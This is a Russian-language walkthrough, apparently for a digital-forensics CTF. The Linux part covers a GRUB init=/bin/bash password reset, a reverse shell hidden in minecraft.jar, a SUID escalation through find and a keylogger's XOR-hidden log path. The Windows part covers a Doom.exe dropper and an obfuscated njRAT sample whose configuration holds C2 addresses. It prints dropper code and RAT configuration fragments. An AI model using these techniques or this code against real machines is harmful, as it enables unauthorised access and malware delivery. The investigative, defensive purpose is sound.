
Linux BM

Игроку необходимо сбросить пароль от рута и от пользователя через изменение загрузчика `grub` для открытия BM. Для этого необходимо добавить параметр ядра

`init=/bin/bash`.

В домашней директории необходимо найти файл `minecraft.jar`, и выполнить его декомпиляцию с помощью `recaf.jar`.






В результате игрок обнаруживает `reverse` шелл подключающий к адресу `192.169.126.129:4444`, из чего необходимо сделать вывод что злоумышленник попал на машину через `reverse` шел в загрузчике `minecraft.jar`.

Далее проанализировав файлы в папке `Downloads`.

```
sergey@ubuntu-2204:~/Downloads$ ls
build  build.zip  linpeas.sh  VTropia.exe
sergey@ubuntu-2204:~/Downloads$
```

Скрипт `linpeas.sh` — это скрипт, используемый для поиска возможных путей эскалации привилегий. Выполнив его запуск



Можно обнаружить, что у приложения `find` есть `suid` бит. Из чего игроку необходимо сделать вывод, что злоумышленник повысил привилегии через `find`.

Также в папке `Downloads` осталась папка `build`, в которой лежит приложение `logkeys`.

`logkeys` — кейлоггер, из чего следует вывод что злоумышленник запустил его чтобы узнать пароль от `password.kdbx`. Для того чтобы узнать файл, в который записывались скан-коды нажатых клавиш, необходимо открый бинарный файл `logkeys` в IDA Pro. Ниже вывод декомпилятора, функция `main`.

```
12  unsigned __int64 v12; // rsi
13  __int64 v13; // rax
14  std::string::$CFBEC286C7F52157F7E59FC354047095 * p_anon_0; // rdi
15  char *v15; // rcx
16  char *v16; // rdx
17  std::string::size_type v17; // rex
18  int *v18; // rax
19  int *v19; // rax
20  __uid_t v20; // eax
21  __gid_t v21; // eax
22  int *v22; // rax
23  char *v23; // [rsp+8h] [rbp-B0h]
24  std::allocator<char> __a; // [rsp+1Fh] [rbp-99h] BYREF
25  std::string v25; // [rsp+20h] [rbp-98h] BYREF
26  __int64 *v26; // [rsp+40h] [rbp-78h] BYREF
```

```
27  std::string::size_type v27; // [rsp+48h] [rbp-70h]
28  __int64 v28[2]; // [rsp+50h] [rbp-68h] BYREF
29  std::string __str; // [rsp+60h] [rbp-58h] BYREF
30
31  p_device = argv;
32  v6 = (unsigned int)this;
33  on_exit(logkeys::exit_cleanup, 0LL);
34  logkeys::d();
35  v7 = strlen(logkeys::EMTPY_BYTES);
36  std::string::_M_replace(&logkeys::args.logfile, 0LL,
    ↪  logkeys::args.logfile._M_string_length, logkeys::EMTPY_BYTES, v7);
37  this = (unsigned int)this;
38  logkeys::process_command_line_arguments(this, &argv->_M_dataplus._M_p);
39  if ( geteuid() )
40  {
41      v8 = __errno_location();
42      this = 1LL;
43      error(1, *v8, "Got r00t?");
44  }
45  else
46  {
47      if ( logkeys::args.kill )
```

На строчке 33 в функции `main` в переменную `logfile`, помещается `v7`, а в `v7` лежит то, что считается в функции `d()`.

В функции `d()` выполняется простой ксор, с константыми значениями.


```
void __cdecl logkeys::d()
{
  __int64 v0;  // rax
  __m128i v1;  // xmm1

  v0 = 0LL;
  v1 = _mm_cvtsi32_si128(0x41414141u);
  do {
    *&logkeys::EMTPY_BYTES[v0] = _mm_cvtsi128_si32(
        _mm_xor_si128(_mm_cvtsi32_si128(*&logkeys::ENC_BYTES[v0]), v1));
    v0 += 4LL;
  }
  while (v0 != 20)
}
```

Выполнив дешифровку `ENC_BYTES`, получим название файла для логирования.


```
Python>''.join( [chr(ord('A') ^ idaapi.get_byte(i + 0x0103D0)) for i in range(20)] )
'/var/log/logkeys.log'
```

Python

В данном содержится залогированный пароль от `password.kdbx`.



Открыв `password.kdbx` с данным паролем, игрок получает ответ на последний вопрос.



Windows BM

Процесс исследования

В начале игрокам необходимо выполнить дешифровку файлов на машине, проведя анализ Ransomware с Linux машины и написать дешифратор.

Следующий шагом, необходимо выполнить анализ процессов в системе, используя следующее ПО:

```
Process Hacker 2
Task Manager
```

Обнаружив «вредоносные процессы», которых в данной системе по умолчанию, в запуске не должно быть:

```
Процесс: Antimalware Service Executable
Идентификатор процесса (ID): 111
Процесс: Host Process for Windows Tasks
Идентификатор процесса (ID): 222
Процесс: Runtime Broker
Идентификатор процесса (ID): 333
Процесс: Security Health Service
Идентификатор процесса (ID): 444
Процесс: Windows Explorer
Идентификатор процесса (ID): 555
```

Теперь игрокам нужно убедиться, что эти процессы действительно являются вредоносными — обнаружив в автозагрузке же самые процессы.

Обнаружив на рабочем столе под файл именем `Doom.exe` игрокам необходимо сделать вывод что доставка вирусов произошла с помощью дроппера `DOOM.exe`, то что данный файл является дропером, на это указывают данные строчки кода.

```
File.WriteAllBytes(filepath + "1.exe", DoomResources._1);
File.WriteAllBytes(filepath + "2.exe", DoomResources._2);
File.WriteAllBytes(filepath + "3.exe", DoomResources._3);
File.WriteAllBytes(filepath + "4.exe", DoomResources._4);
File.WriteAllBytes(filepath + "5.exe", DoomResources._5);

Process.Start(filepath + "1.exe");
Process.Start(filepath + "2.exe");
Process.Start(filepath + "3.exe");
Process.Start(filepath + "4.exe");
Process.Start(filepath + "5.exe");
```


При дальнейшем анализе машины, через свойства получаем местоположение вредоносных файлов, пути:

```
Antimalware Service Executable - C:\Windows\
Host Process for Windows Tasks - C:\Users\{USERNAME}\AppData\Roaming\
Runtime Broker - C:\Users\{USERNAME}\AppData\Roaming\
Security Health Service - C:\Users\Administrator\
Windows Explorer - C:\ProgramData\Windows
```


В ходе обратной инженерии данных файлов делаем вывод что файл обфусцирован.

```
public MainModule()
{
    MK4PqaDfHZTyUZ6JDo.zfLp2oxCp();
    base..ctor();
    this.b = new byte[5121];
    this.C = null;
    this.Cn = false;
    this.F = new Computer();
    this.lastcap = "";
    this.LO = new FileInfo(Application.ExecutablePath);
    this.MeM = new MemoryStream();
    this.MT = null;
    this.H = "";
    this.P = "";
    this.kq = null;
    this.PLG = null;
    this.Cnon = true;
    this.PH = mRZepnZiMfRiAOuGTE.vXc8NJNW8(258701959 ^ 544922034 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_131817511b404b4b8865423645e861ef);
    this.DR = mRZepnZiMfRiAOuGTE.vXc8NJNW8(334820212 ^ 745749751 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_54feb08014b94b798f981cc5fd87729d);
    this.EXE = mRZepnZiMfRiAOuGTE.vXc8NJNW8(636759009 ^ 182814850 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_131817511b404b4b8865423645e861ef);
    this.BD = Conversions.ToBoolean(mRZepnZiMfRiAOuGTE.vXc8NJNW8(-535570468 ^ -292190222 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_0b2d531c42ee4f11bb1b7d041f2a14c8));
    this.Idr = Conversions.ToBoolean(mRZepnZiMfRiAOuGTE.vXc8NJNW8(848805347 ^ 2060101888 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_61d9032c30ad449da0d68f50c3cb97f0));
    this.IsF = Conversions.ToBoolean(mRZepnZiMfRiAOuGTE.vXc8NJNW8(-50260904 ^ -534123755 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_45096475225644d09a654749097c486a));
    this.Isu = Conversions.ToBoolean(mRZepnZiMfRiAOuGTE.vXc8NJNW8(464418679 ^ 516303496 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_2afafc2713bc47a98d8614d3a6b2c5c0));
    this.RG = mRZepnZiMfRiAOuGTE.vXc8NJNW8(338010214 << 4 ^ 1233885851 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_dff7fa4ef3b94a13a85858c26b48774c);
    this.sf = mRZepnZiMfRiAOuGTE.vXc8NJNW8(-63238161 ^ 1884844483 ^ -1995334161 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_47f17b8af7f04106b5380c7b7b07c543);
    this.VN = mRZepnZiMfRiAOuGTE.vXc8NJNW8(-2115825243 << 6 ^ 1125950442 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_226bab18a944478ebb498c5176e7f9ff);
    this.VR = mRZepnZiMfRiAOuGTE.vXc8NJNW8(797895052 ^ 645705863 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_eecc400359894b989207fedd99d0b2a5);
    this.Y = mRZepnZiMfRiAOuGTE.vXc8NJNW8(505403272 ^ 104596176 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_953d7f6b470b4c34bb490cfbcb4718c6);
    this.klen = Conversions.ToInteger(mRZepnZiMfRiAOuGTE.vXc8NJNW8(1157602706 ^ 1266341563 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_48030401651e4b7ab7c19255cccc8768));
    this.Hid = Conversions.ToBoolean(mRZepnZiMfRiAOuGTE.vXc8NJNW8(-1059957726 ^ -665974616 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_aa265ea6971940c88c4858d53985bc5f));
    this.Spr = Conversions.ToBoolean(mRZepnZiMfRiAOuGTE.vXc8NJNW8(--1588695130 ^ 1293962546 ^ <Module>{70cf9474-12d1-4cb8-
      a5f5-2d8f4f6dc2c0}.m_b90b58a65b004ff0b467e98d6e2617fd.m_20637ef32aa74d9195fe121a30a0c7b4));
}
```


Необходимо снять обфускацию снять, для этого нужно воспользоваться `.NET Reactor Slayer`.



Использование `.NET Reactor` исходит из подсказки в коде.



Так же, одно из пространств имен имеет имя: `njRat`, что говорит о имени зловреда:



После, сняв обфускацию, подтверждаем, что данный файл `njRat` выполнив проверку в `VirusTotal`, опираясь только на надежные источники.


Перед тем как запускать вредоносный файл, игроку необходимо записать сетевой трафик, и обнаружить `C&C` сервер или выполнив обратную разработку.

```
public MainModule()
{
    this.b = new bytes[5121];
    this.C = null;
    this.Cn = false;
    this.F = new Computer();
    this.lastcap = "";
    this.LO = new FileInfo(Application.ExecutablePath);
    this.MeM = new MemoryStream();
    this.MT = null;
    this.H = "";
    this.P = "";
    this.kq = null;
    this.PLG = null;
    this.Cnon = true;
    this.PH = "127.0.0.1:2048,192.168.56.103:2048,";
    this.DR = "TEMP";
    this.EXE = "edgeUpdate.exe";
    this.BD = Conversions.ToBoolean("False");
    this.Idr = Conversions.ToBoolean("True");
    this.IsF = Conversions.ToBoolean("False");
    this.Isu = Conversions.ToBoolean("True");
    this.RG = "fdece17c71b470e47cd42d25fa87c258";
```

